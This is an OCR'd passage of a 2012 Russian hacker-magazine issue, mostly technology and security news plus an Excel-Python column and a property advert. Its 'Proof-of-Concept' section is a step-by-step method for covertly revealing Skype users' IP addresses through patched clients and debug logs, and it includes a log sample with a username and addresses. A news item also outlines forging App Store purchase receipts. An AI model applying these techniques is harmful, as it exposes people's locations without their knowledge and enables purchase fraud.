ПЕРЕДАЧА ДАННЫХ ЧЕРЕЗ ТЕЛО ЧЕЛОВЕКА УЖЕ РЕАЛЬНОСТЬ

БЕЗУМНАЯ, НО РАБОТОСПОСОБНАЯ ТЕХНОЛОГИЯ ERICSSON




В компании Ericsson явно работают настоящие поклонники киберпанка и энтузиасты своего дела. Исследователи Ericsson продемонстрировали высокоскоростную передачу данных прямо через человеческое тело! Технология получила говорящее название Connected Me. Как не трудно догадаться, разработка призвана соединять человека с любой техникой (делается это при помощи смартфона). Connected Me позволяет передавать информацию на скоростях в 6–10 Мбит/с, но и 20–40 Мбит/с — реальная задача. Разработка имеет чрезвычайно низкое электропотребление, небольшую стоимость, не требует специальных переходников, что дает возможность массового внедрения. Для использования Connected Me нужны только смартфон и приемник, оснащенные специальной цифровой схемой, которая позволит передавать данные при помощи электромагнитных полей, что образуются между заземленным человеческим телом — передатчиком (Tx) и приемником (Rx) электрода. Схема подключена к пластине, пересылающей сигналы в тело. Аналогичная схема работает в приемнике, определяя сигнал, прошедший через человеческий организм. С помощью Connected Me можно будет, например, расплатиться в магазине просто оттиском руки, без использования банковской карты, или обменяться визитками при рукопожатии. Какие уж тут метки NFC.

В лаборатории Ericsson технология Connected Me прошла множество тестов, которые показали, что все оборудование безопасно. Чипы Connected Me поступят на рынок в течение 12–18 месяцев, Ericsson предполагает, что они могут появиться на смартфонах, персональных компьютерах, телевизорах и принтерах.

«ЛАБОРАТОРИЯ КАСПЕРСКОГО» РАЗРАБАТЫВАЕТ СВОЮ ОС


ПЛАНЫ KASPERSKY LAB РАССЕКРЕТИЛ РЕКРУТИНГОВЫЙ САЙТ




Никаких официальных заявлений «Лаборатория Касперского» пока не делала, но пара вакансий, недавно появившихся на HeadHunter, может свидетельствовать о том, что в компании идет работа над собственной «безопасной операционной системой». В объявлениях о найме ЛК предлагает работу аналитику требований в новом проекте и старшему разработчику систем обеспечения безопасности АСУ ТП / SCADA. Обе вакансии начинаются со слов о том, что в «Лаборатории Касперского» в течение весьма длительного времени идет разработка новой безопасной ОС. Из текста объявлений можно понять, что главной сферой применения «новой безопасной ОС», скорее всего, станут промышленные информационные системы (АСУ ТП — автоматизированные системы управления технологическими процессами). Соискатель должен не только соответствовать обычным требованиям технологических компаний, но и обладать опытом работы с диспетчерским ПО (SCADA), промышленными протоколами и контроллерами. От старшего разработчика, помимо опыта программирования АСУ ТП и SCADA, умения работать с перечнем протоколов (Profibus, Modbus, OPC, DNP, Industrial Ethernet) и контроллеров, требуется знание системы реального времени QNX и опыт программирования для СУБД.



РАЗРАБОТЧИКИ СВЕРХДЕШЕВОГО КОМПЬЮТЕРА RASPBERRY PI ПРЕДСТАВИЛИ СОБСТВЕННУЮ ОПЕРАЦИОННУЮ СИСТЕМУ RASPBIAN — дистрибутив Linux, созданный на основе Debian.



MICROSOFT МОЖЕТ ГОРДИТЬСЯ — НА 50% КОМПЬЮТЕРОВ В МИРЕ УСТАНОВЛЕНА WINDOWS 7, подсчитал StatCounter. Рубеж в 50% компании удалось преодолеть в июне 2012 года.



ВИДЕОХОСТИНГ YOUTUBE ОБЗАВЕЛСЯ ИНСТРУМЕНТОМ ДЛЯ АВТОМАТИЧЕСКОГО РАЗМЫТИЯ ЛИЦ ЛЮДЕЙ НА ВИДЕОЗАПИСЯХ. Теперь скрыть лица можно буквально в два клика.



СТАЛО ИЗВЕСТНО, В КАКУЮ СУММУ ОБОЙДЕТСЯ ОБНОВЛЕНИЕ СИСТЕМЫ ДО WINDOWS 8 ДЛЯ ПОЛЬЗОВАТЕЛЕЙ WINDOWS XP, VISTA ИЛИ 7, — цена апгрейда составит 39,99 доллара.



ПРИДУМАТЬ НОВОЕ ИМЯ ДИСТРИБУТИВУ MANDRIVA РЕШИЛИ ВСЕМ МИРОМ — при помощи опроса. В итоге больше всего голосов было отдано за название Mandala Linux.

УПРАВЛЕНИЕ ПАРОЛЯМИ ЧЕРЕЗ BLUETOOTH-КЛЮЧ

ИНТЕРЕСНАЯ ИДЕЯ ОТ КОМПАНИИ FORD



На данный момент Ford KeyFree Login доступен только во Франции, но это обещают исправить в скором будущем.

Согласись, запоминать кучу паролей от различных сайтов, сервисов и так далее все-таки тяжело. Использовать везде одинаковые и простые пароли — тоже не особенно хорошо, равно как и хранить их в каком-нибудь менеджере (все это ощутимо снижает безопасность). Остается либо завести Секретную Бумажку, либо искать какие-то альтернативы.

Не совсем обычное решение проблемы предлагает компания Ford, разработавшая технологию Ford KeyFree Login. Пока решение реализовано в виде приложения для iPhone, и для управления паролями и аутентификацией используется протокол Bluetooth. Суть проста: как только смартфон оказывается в радиусе действия беспроводного модуля компьютера, система автоматически производит аутентификацию на всех сервисах, которые установлены в настройках. Кроме приложения для iPhone, нужно также установить расширение для Google Chrome. С его помощью система осуществляет быстрый вход на определенные сайты, и пользователю не требуется ничего вводить вручную. Смартфон выступает в роли уникального беспроводного аутентификатора. Когда устройство покидает зону действия Bluetooth, система автоматически делает logout из всех веб-служб, где была произведена авторизация. Прототипом Ford KeyFree Login выступила бесконтактная система управления сигнализацией автомобиля, также выполненная в виде мобильного приложения. Успех от внедрения технологии KeyFree для автомобилей подтолкнул инженеров Ford реализовать нечто подобное для повседневной жизни.

НАЧАЛА СВОЮ ДЕЯТЕЛЬНОСТЬ ЛИГА ЗАЩИТЫ ИНТЕРНЕТА

КОАЛИЦИЯ ТЫСЯЧ АКТИВИСТОВ, ПРЕДСТАВИТЕЛЕЙ КОМПАНИЙ И ТЕХНИЧЕСКИ ПРОДВИНУТЫХ ПОЛИТИКОВ ЗАРАБОТАЛА ПО АДРЕСУ INTERNETDEFENSELEAGUE.ORG

FACEBOOK АНАЛИЗИРУЕТ НАШУ ПЕРЕПИСКУ

ЗА ПОЛЬЗОВАТЕЛЯМИ ШПИОНЯТ БУКВАЛЬНО ВСЕ — КОНЕЧНО, «ВО ИМЯ ДОБРА»

Под эгидой борьбы с педофилами и террористами в Сети творятся чудные вещи. Недавно директор по безопасности Facebook Джо Салливан спокойно поведал в интервью агентству «Рейтер», что социальная сеть использует в Штатах автоматические алгоритмы сканирования чатов и другой личной информации пользователей. Конечно же, с целью поиска и раннего выявления преступлений. И ведь даже нельзя сказать, что переписку пользователей читают исключительно роботы. Дело в том, что алгоритм только сканирует переписку и публикации пользователей Facebook, но если он обнаруживает подозрительную активность, то помечает профиль и сообщает о нем специальному сотруднику Facebook. Именно сотрудник оценивает степень опасности и в случае необходимости сообщает о потенциальном преступнике в полицию. Это довольно неожиданная новость — раньше считалось, что сам Facebook не занимается мониторингом чатов в пользу полиции, а только может выдать распечатки чат-сессий по полицейскому или судебному запросу. Оказывается, он осуществляет и превентивные меры. Джо Салливан подчеркивает: «Чтобы не сталкиваться с ситуацией, в которой нашим сотрудникам приходится читать чужую переписку, мы используем систему с очень низким процентом „ложных срабатываний"».

Известно, что используемая для мониторинга действий юзеров система сфокусирована на диалогах между пользователями с «бедными» связями. Подозрительными, по мнению Facebook, являются случаи, когда два пользователя общаются, не являясь взаимными друзьями или став друзьями недавно. Совсем страшно, если у них при этом нет общих друзей, а прочие друзья взаимодействуют с пользователями и друг с другом крайне редко. Также криминалом считается, если два пользователя имеют большую разницу в возрасте. Словом, если ты не особенно активный пользователь Facebook с сотнями друзей и тебе за 30, поздравляем — ты явно потенциальный педофил и террорист.

Справедливости ради заметим, что система все-таки работает и даже приносит плоды. Так, «Рейтер» рассказывает о случае, когда удалось арестовать 30-летнего мужчину после того, как он в чате поговорил с 13-летней школьницей и назначил ей встречу. В переписке между ними регулярно фигурировало слово «секс». Полиция сумела предотвратить и их «встречу», и возможное преступление благодаря оперативной информации от Facebook. И это только один из множества случаев, когда представители полиции США подтверждают получение заблаговременных «наводок» от Facebook, то есть там действительно работает глобальная система мониторинга.

Конечно, борьбой с педофилами занимается не только Facebook, но и разработчики других социальных сервисов, в том числе ориентированных на сетевые знакомства (например, мобильное приложение Skout). В будущем подобные системы модерации планируют установить и другие сайты, у которых значительную часть аудитории составляют подростки.

СОРЕВНОВАНИЕ РОБОТОВ-ТРЕЙДЕРОВ

ГРЯДЕТ НЕОБЫЧНЫЙ КОНКУРС



Различные программистские состязания уже не новость, такого рода мероприятий несколько десятков. Однако есть среди них и весьма экзотичные. Первого октября текущего года состоится шестой ежегодный конкурс Automated Trading Championship — это соревнование роботов-трейдеров. Ход конкурса прост: в режиме реального времени ботам предстоит заключать торговые сделки. Соревнование создано с целью популяризации автоматического трейдинга и языка программирования MetaQuotes Language 5 (MQL5), основанного на концепции C++. Прикладной язык MQL5 предназначен для автоматизации торговых стратегий. Программы на нем компилируются в исполняемые файлы, которые можно запускать в клиентском терминале MetaTrader 5. Участникам предлагается разработать программы, торгующие на рынке по определенной стратегии. В течение трех месяцев роботы будут совершать торговые сделки, и чем больше они на них заработают, тем выше окажутся в итоговой таблице. Ни участники, ни жюри не смогут вмешиваться в торговый процесс. На сайте чемпионата (championship.mql5.com) будут публиковаться новости, интервью с авторами лучших роботов и отчеты. В профиле каждого участника можно будет в режиме реального времени увидеть подробную статистику работы его программы.



80 тысяч долларов — суммарный призовой фонд Automated Trading Championship. Победитель получит 40 тысяч, за второе место дадут 25 тысяч, а бронзовый призер получит 15 тысяч долларов.

СЕРЬЕЗНЫХ УЯЗВИМОСТЕЙ СТАНОВИТСЯ ВСЕ МЕНЬШЕ

ПРИЯТНАЯ СТАТИСТИКА ОТ WHITEHAT SECURITY




Как правило, отчеты компаний, занимающихся информационной безопасностью, выглядят удручающе: тысячи вирусов охотятся на беззащитных пользователей, в софте сплошь и рядом обнаруживаются уязвимости, и вообще — «все плохо». Редко когда выходит исследование с противоположными выводами. Такое исследование недавно опубликовала компания WhiteHat Security, обеспечивающая безопасность веб-приложений. По ее данным, количество серьезных уязвимостей ощутимо сократилось за последнее время. Сотрудники компании собирают статистику ежегодно, сканируя содержимое нескольких тысяч сайтов в течение всего года. Так, в 2011 году по результатам сканирования более 7000 сайтов (сотни терабайт контента) им удалось обнаружить в среднем 79 серьезных уязвимостей на каждом сайте. Для сравнения: в 2010 году таковых было 230, в 2009 году — 480, в 2008 году — 795, в 2007 году — 1111. Радует и тот факт, что серьезные уязвимости стали быстрее устранять: в 2011 году среднее время закрытия уязвимости составило 38 дней, тогда как в 2010 году это занимало 110 дней.

Процент закрываемых уязвимостей в прошлом году тоже вырос с 53 до 63. Если рассматривать уязвимости по типам, то на первом месте по популярности остается межсайтовый скриптинг (XSS), который встречается на 55% сайтов. Далее утечки информации (53% сайтов), контент-спуфинг (36%), недостаточная авторизация (21%) и межсайтовая подмена запроса (CSRF, 19%). Только на восьмом месте в списке оказались SQL-инъекции: их обнаружили всего на 11% сайтов.



ЗАПРЕТ НА ДОСТУП К THE PIRATE BAY, БЛОКИРОВКА IP-АДРЕСОВ НА УРОВНЕ ПРОВАЙДЕРОВ ВЕЛИКОБРИТАНИИ, НИДЕРЛАНДОВ И ДРУГИХ СТРАН В РЕАЛЬНОСТИ ОКАЗАЛИСЬ БЕСПОЛЕЗНЫ. После 1 февраля P2P-трафик не только остался примерно на том же уровне, что и раньше, но в какие-то дни даже превысил «доблокадные» показатели, сообщил специалист голландского провайдера XS4All.



WIKIMEDIA FOUNDATION ПЛАНИРУЕТ СОЗДАТЬ ГИД ПО ПУТЕШЕСТВИЯМ — бесплатный сервис, редактированием которого мог бы заниматься каждый, как в случае с Wikipedia.



ANONYMOUS ЗАПУСТИЛИ САЙТ ДЛЯ ПУБЛИКАЦИИ РАЗЛИЧНЫХ ДАМПОВ: par-anoia.net. Если сайт не закроют власти, на разбор такого количества данных все равно уйдут годы.

ВАЖНА КАЖДАЯ СЕКУНДА

ПЕРЕВОД МИРОВЫХ АТОМНЫХ ЧАСОВ НА ОДНУ СЕКУНДУ ПРИВЕЛ К МАССОВОМУ ЗАВИСАНИЮ СЕРВЕРНЫХ ПРИЛОЖЕНИЙ

В полночь с 30 июня на 1 июля эталонные мировые атомные часы были приостановлены на одну секунду для синхронизации с астрономическим временем Земли. В связи с чем в последней минуте оказалась 61 секунда и некоторые часы стали показывать время «23:59:60» или два раза по «23:59:59». Из-за неспособности некоторых приложений обработать появление лишней секунды многие сайты испытывали проблемы (в том числе Reddit, LinkedIn и Mozilla), наблюдалось массовое зависание серверных приложений (в основном Hadoop и Cassandra), СУБД MySQL съедала все процессорные ресурсы, отключались VPN-туннели на базе OpenVPN, зависали Linux-серверы (судя по баг-репортам, с не обновленным ванильным ядром, собранным вручную).

В большинстве случаев администраторы были вынуждены перезапустить зависшие серверы. Тем не менее для стабилизации приложений, начавших потреблять излишние ресурсы CPU, достаточно было вручную выставить корректное время командой «date 'date +"%m%d%H%M%C%y.%S"'». Для некоторых систем дополнительно могло потребоваться остановить демон ntpd на время выполнения данной команды и перезапустить пожирающие CPU приложения.

Чтобы устранить негативный эффект, компания Google предложила разбить лишнюю секунду на большой интервал корректировки, с прибавлением каждый раз по миллисекунде, что приведет к плавному «размазыванию» секунды по большому отрезку времени. Похожее готовое практическое решение (скрипт fixtime.pl для плавного прибавления секунды) месяц назад опубликовал один из разработчиков Opera в своем блоге: goo.gl/vB45m.




К 2015 ГОДУ АВТО ЕВРОПЫ ОСНАСТЯТ СИСТЕМОЙ ECALL

ВСЕ НОВЫЕ МАШИНЫ В ЕВРОПЕ СКОРО УКОМПЛЕКТУЮТ СИСТЕМОЙ ВЫЗОВА СЛУЖБ СПАСЕНИЯ, ПО СУТИ — ДАТЧИКАМИ ПЕРЕДВИЖЕНИЯ

НОВАЯ ГОЛОВНАЯ БОЛЬ APPLE

РОССИЙСКИЙ ХАКЕР «ВСКРЫЛ» APP STORE



Алексей Бородин 21-летний ресерчер из России умудрился устроить настоящий переполох в стане корпорации Apple. Чтобы поставить «яблочников» на уши, оказалось достаточно осуществить реверс-инжиниринг протокола магазина App Store и опубликовать в Сети инструкцию (chto.su/2012/07/appstore.html), как подделать чеки In-App для покупок внутри приложений. Говоря проще, Бородин поведал миру, как «покупать бесплатно» контент внутри любого приложения, например новые уровни, бонусы, игровые предметы и так далее. Не подумай, что хакер сделал это случайно или не заботился о последствиях — Бородин сравнивает In-App-покупки с читерством и с «продажей воздуха», ведь в реальности деньги берут за разблокировку контента, который уже и без того присутствует на устройстве.

Способ хакер разработал универсальный, он действует практически в любом приложении. Потребуется лишь осуществить атаку типа MITM на свой собственный смартфон, установив на него два фальшивых CA-сертификата и прописав фальшивый DNS, который якобы кеширует ответы от сервера Apple, подтверждая сделанную покупку. В подтверждение покупки фальшивый DNS-сервер выдает устройству фальшивую квитанцию стандартного образца.

Буквально через неделю после публикации инструкции Алексей Бородин стал настоящей звездой: его показали по телеканалу «Россия», у него взяли интервью для нескольких сайтов, и даже газета «Ведомости» опубликовала про него статью в закрытом разделе, защищенном In-App-покупкой (вот даже злобно шутить не хочется на эту тему). Корпорация Apple, в свою очередь, безуспешно пытается удалить с различных хостингов вышеупомянутые сертификаты и заблокировать DNS-серверы. Пока все тщетно. Способ по-прежнему работает (по состоянию на 21 июля). По некоторым данным, таким методом уже сделано более 8,46 миллиона бесплатных покупок.

Apple уже начала пробовать другие технические способы защиты. Недавно компания принялась внедрять уникальные идентификаторы в каждую квитанцию на подтверждение покупки. Разработчики сообщают, что в квитанции появилось новое поле «unique_identifer». Можно предположить, что оно должно содержать уникальный номер устройства Unique Device Identifier (UDID), совершающего покупку.

Если так, то подобное действие идет в разрез с последней политикой Apple, согласно которой приложениям запрещалось собирать UDID с устройств. Так что вполне возможно, что «уникальный идентификатор» будет соответствовать не устройству, а отдельной покупке. Если по этому идентификатору покупка будет проводиться на сервере Apple и сверяться с ним во время транзакции, то таким образом можно попробовать бороться с хаком, который предложил Алексей Бородин. В конце июля специалисты Apple закрыли уязвимость, и Бородин подтвердил в своем блоге, что теперь обход системы по существующей технологии невозможен.



КОЛОНКА СТЁПЫ ИЛЬИНА

ПРО ТО, КАК Я EXCEL С ПИТОНОМ ПОДРУЖИЛ

БРЕДОВАЯ ИДЕЯ

Есть миллионы людей, которые бесхитростно работают в Excel с самыми обычными электронными таблицами. Есть очень редкие гики, которые используют максимум возможностей встроенного VBA-языка, чтобы, к примеру, обойти ограничение на запуск менеджера задач, реализовав свой собственный. Я отношусь к первому типу :). Я сильно не люблю составлять отчеты. Придумать более унылое занятие невозможно: взять данные оттуда, вставить в таблицу, взять данные из другого места и опять вставить в таблицу. После третьего такого отчета я решил это дело автоматизировать. Задача казалась вполне земной, если бы не одно но — иметь дело со встроенным VBA совершенно не хотелось. К тому же нужно было обрабатывать сложные форматы файлов, а писать с нуля парсер нисколько не привлекало. С документом надо было работать постоянно, поэтому вариант написать внешний скрипт на Python, который на основе xls-шаблона создавал бы отчет, вставляя нужные данные, не годился (хотя изначально я хотел делать именно так). «Вот если бы в Excel был встроен Python для скриптинга, то все было бы в десять раз проще», — подумал я и набрал в Google: «excel with python». Оказалось, что подобной ерундой был озадачен не только я :).

EXCEL + PYTHON


Один из первых найденных проектов — PyXLL (www.pyxll.com) позволял быстро писать на питоне функции, которые далее можно было использовать наравне со стандартными функциями Excel'я (вроде СУММА()). Я даже попробовал его в действии. Выглядит это так: ты пишешь Python-скрипт в соответствии с некоторыми правилами, реализуя необходимые действия с получаемыми данными, после чего через специальный аддон для Excel'я импортируешь написанные функции. Не так плохо, но хотелось прямо в коде Python обращаться к нужным ячейкам электронной таблицы. И это позволял другой найденный аддон DataNitro (datanitro.com). После его установки в Excel'е появляется новая вкладка, откуда вызывается редактор. Интеграция выполнена очень удобно, поэтому можно, не сильно заморачиваясь, написать что-то вроде:

```
Cell(«A1»).value = «Hello, World!»
```

Далее запускаем сценарий с помощью кнопки на панели тулбара и получаем нужное значение в ячейке A1! Недолго думая, я стал наращивать функционал, который мне был нужен. Пробую импортировать библиотеки для работы с нужными форматами и прочитать данные — все работает. Запрашиваю через API информацию из нескольких онлайн-сервисов — все отлично агрегируется. Пишу простенькую приблуду для рассылки отчетов — все отлично отправляется. В итоге за тридцать минут удается сделать скрипт, который будет экономить два часа — те, что превращались для меня в пытку :). Сперва я даже начал выполнять в Python все расчеты, лишь позже вспомнив, что с этим справится сам Excel. Впрочем, если нужно посчитать что-то серьезное, то ничего не стоит подгрузить математический модуль NumPy и делать любые научные вычисления.

ВЫЖАТЬ МАКСИМУМ

Скриптинг на Python — всегда гарантия хорошей расширяемости приложения. Взять хотя бы редактор Sublime Text: плагины для него есть уже на любой случай жизни. Впрочем, можно не ходить далеко за примером. Один из создателей DataNitro в качестве иллюстрации возможностей своей разработки написал на Excel'е Twitter-клиент (подробнее можно прочитать здесь: bit.ly/Res2mZ). Причем минимальными усилиями благодаря питоновской обертке для Twitter API — tweepy (github.com/tweepy/tweepy). Конечно, это всего лишь Proof-of-Concept, но зато хорошая иллюстрация того, что интеграция с Python с его огромным количеством готовых модулей на любой случай жизни может быть очень полезной. Кстати, сделать такую фишку не так уж и сложно, о чем пишется в официальной документации Python. А освоить основы языка можно за полчаса. К слову, интерактивная школа по программированию Codeacademy как раз выпустила неплохой курс (http://www.codecademy.com/tracks/python).



Вкладка аддона, с помощью которой реализуется интеграция DataNitro и Excel

Анатолий Ализар (alizar@gmail.com)





Proof-of-Concept

СМОТРИМ IP-АДРЕСА ПОЛЬЗОВАТЕЛЕЙ SKYPE


ПРЕДЫСТОРИЯ

Небольшая предыстория вопроса: слухи о раскрытии IP-адресов пользователей Skype появились летом 2011 года, когда хакер Ефим Бушманов из Сыктывкара осуществил обратный инжиниринг старого протокола Skype (версий 1.x/3.x/4.x), запустил блог skype-open-source.blogspot.com и выложил бинарник деобфусцированного клиента.

Дальше — больше. 25 марта 2012 года вышла деобфусцированная версия клиента 5.5, которая могла полноценно работать в действующей сети Skype, — и началась настоящая веселуха. Благодаря расшифровке протокола стало понятно, где смотреть IP-адрес при установке прямого соединения с пользователем, например, во время звонка. В апреле и вовсе появился взломанный SkypeKit — серверная версия Skype, которая показывала IP-адреса любых пользователей. Чуть позже выяснилось, что даже в клиентской деобфусцированной версии 5.5, а именно в отладочных логах программы, можно посмотреть IP-адрес любого пользователя, если запросить его vCard (информация о контакте). При этом даже необязательно добавлять его в контакты, то есть IP-адрес отображается незаметно для жертвы.

ЗАЧЕМ ЭТО НУЖНО

Зачем узнавать IP-адрес пользователя? Во-первых, из чистого любопытства. Интересно, в каком городе и стране живет человек, каким провайдером пользуется. Во-вторых, это нужно для проверки личности человека, который вышел с вами на контакт: тот ли он, за кого себя выдает. Наконец, эта процедура позволяет проверить самого себя, то есть не запущен ли где-то на стороннем компьютере инстанс Skype с таким же именем пользователя. В отладочных логах будут указаны все IP-адреса, по которым работает клиент.



Если кто не понял: протокол Skype устроен таким образом, что вы можете запустить инстансы клиента на нескольких компьютерах и все текстовые сообщения будут поступать одновременно во все инстансы. Хотя и говорят, что Microsoft переделывает архитектуру Skype для массовой прослушки пользователей, но пока это лишь домыслы. На сегодняшний день самый реальный способ прослушивать пользователя — узнать его пароль и запустить у себя дополнительный инстанс клиента под его учетной записью.

КАК ИСПОЛЬЗОВАТЬ

IP-адреса пользователей указаны в отладочных логах (developer.skype.com/SkypeGarage/LogFile), но в обычной версии клиента Skype эти логи зашифрованы. Поэтому нужно сделать две вещи:

1. **Включить запись логов.** В реестре Windows добавляем ключ в разделе [HKEY_CURRENT_USER\Software\Skype\Phone\UI\General]:

   ```
   "Logging" ="SkypeDebug2003"
   ```

   После этого log-файлы типа debug-YearMonthDate-time.log создаются в папке Skype.
2. **Запустить деобфусцированный клиент Skype 5.5 или 5.9** (thepiratebay.se/torrent/7238404), в котором отладочные логи записываются в расшифрованном виде.

Когда все готово, нужно сделать так, чтобы запись о нужном контакте попала в отладочный лог. Для этого достаточно выбрать в меню функцию «Добавить контакт» — и указать нужный ник. Затем можно закрыть клиент и идти изучать текстовый лог (см. листинг). Нужно найти поле PresenceManager с ником пользователя.

В расшифрованных логах отображаются реальный IP-адрес (с ключом -r) и локальный IP-адрес сетевой карты (-l) юзера. Внутренний адрес нужен Skype, потому что он в некоторых случаях использует передачу трафика по локальной сети.

Интересно, что информация об IP-адресе доступна, даже если пользователь находится в офлайне. Как показывает опыт, IP-адрес пользователя хранится несколько дней. Если он ушел в офлайн на более длительное время, IP-адрес исчезает из сети.

```
skype55_patched.exe
MD5 7381deed3e9937ef2206f6bec1023c47
SHA-1 1831e6631b95e93173d899a256769c02c
      c31eb06
ED2K e243c24c67faf733f39828ddfc4a50f8

skype59_patched.exe
MD5 1233d32e9cb54684cfa7ce093033e3a1
SHA-1 69d50a22019842be494f5c857dd40fa5b7
      f2dcdb
ED2K 16c9617a0e1c0236ecca39dd35f7f4a0

Лог Skype (фрагмент):
00:26:34.406 T#3604 Router:
_д“S 0xe9b65734c94911d5-
s-s213.165.179.165:40006-
r86.57.149.147:25801-l192.168.0.80:25801
2 2 0 1 _0
00:26:34.406 T#3604 PresenceManager:
_бЃє olechka02321 0xe9b65734c94911d5-
s-s213.165.179.165:40006-
r86.57.149.147:25801-l192.168.0.80:25801
 _80000003
00:26:34.406 T#3604 PresenceManager:
_aïi olechka02321 e9b65734 c94911d5 0 1
initial ping_
```

Как видишь, мы без особых усилий вытянули IP-адрес собеседника из деобфусцированных логов. Но будь осторожен с этой техникой — Skype банит аккаунты, которые очень часто запрашивают vCard.



ИПОТЕКА

«Монолит плюс» активно работает с ведущими банками по программам ипотечного кредитования. Особое внимание уделяется правовой защищенности клиентов, приобретателей жилья и нежилых помещений.

«МОНОЛИТ ПЛЮС» ПРЕДЛАГАЕТ ПРОСТОРНЫЕ КВАРТИРЫ СОВРЕМЕННОЙ ПЛАНИРОВКИ В 5-ТИ СЕКЦИОННОМ ДОМЕ ПЕРЕМЕННОЙ ЭТАЖНОСТИ.

Добраться до города и жилого комплекса «На высоте» можно от м. ВДНХ на маршрутном такси № 392 или с Ярославского вокзала на пригородной электричке до ст. Болшево. Время в пути на скоростной электричке «Спутник» до станции метро «Комсомольская» занимает всего 25 минут.



ДОПОЛНИТЕЛЬНУЮ ИНФОРМАЦИЮ О ПРОДАЖЕ КВАРТИР В ЖК «НА ВЫСОТЕ» МОЖНО ПОЛУЧИТЬ В ОФИСЕ ПРОДАЖ КОМПАНИИ «МОНОЛИТ ПЛЮС»

ЗАО «МОНОЛИТ ПЛЮС» – ИНВЕСТИЦИОННО-СТРОИТЕЛЬНАЯ КОМПАНИЯ, ВХОДИТ В СОСТАВ ГРУППЫ КОМПАНИЙ «МОНОЛИТ», РАБОТАЮЩЕЙ В МОСКОВСКОЙ ОБЛАСТИ С 1989 ГОДА.

Компания осуществляет полный спектр услуг в процессе реализации строительных проектов. Год за годом компания «Монолит плюс» совершенствует технологии инвестирования, выполняет функции технического заказчика и функции технического надзора заказчика за строительством объектов.




Сегодня Королев – красивый, современный, комфортный город, город космического кораблестроения, который сегодня активно застраивается. Город ориентирован на молодых и энергичных людей. Это самодостаточный город, обеспечивающий все потребности людей здесь и сейчас. Здесь сочетаются все преимущества городской среды с прекрасной природой: множество парков, в том числе и «Лосиный остров», река Клязьма.



Балконы и лоджии остеклены, что придает дому элегантность и сохраняет единый архитектурный стиль жилого комплекса.



На территории расположены благоустроенные детские площадки и площадки для активного отдыха, гостевая стоянка. Предусмотрена подземная парковка.



Будущие новоселы могут выбрать квартиру как на одного человека, так и для большой семьи. В доме представлены квартиры от 1 до 4 комнат. С подробными схемами планировок квартир и проектной декларацией можно ознакомится на сайте www.gk-monolit.ru

МОСКОВСКАЯ ОБЛАСТЬ, Г. КОРОЛЕВ, ПРОЕЗД МАКАРЕНКО, Д. 1

(495) 516-40-04

Sanjar Satsura (satsura@r00tw0rm.com, twitter.com/sanjar_satsura)



Железный дуршлаг

НОВЫЙ ВИТОК РАЗВИТИЯ ЭКСПЛОЙТОВ

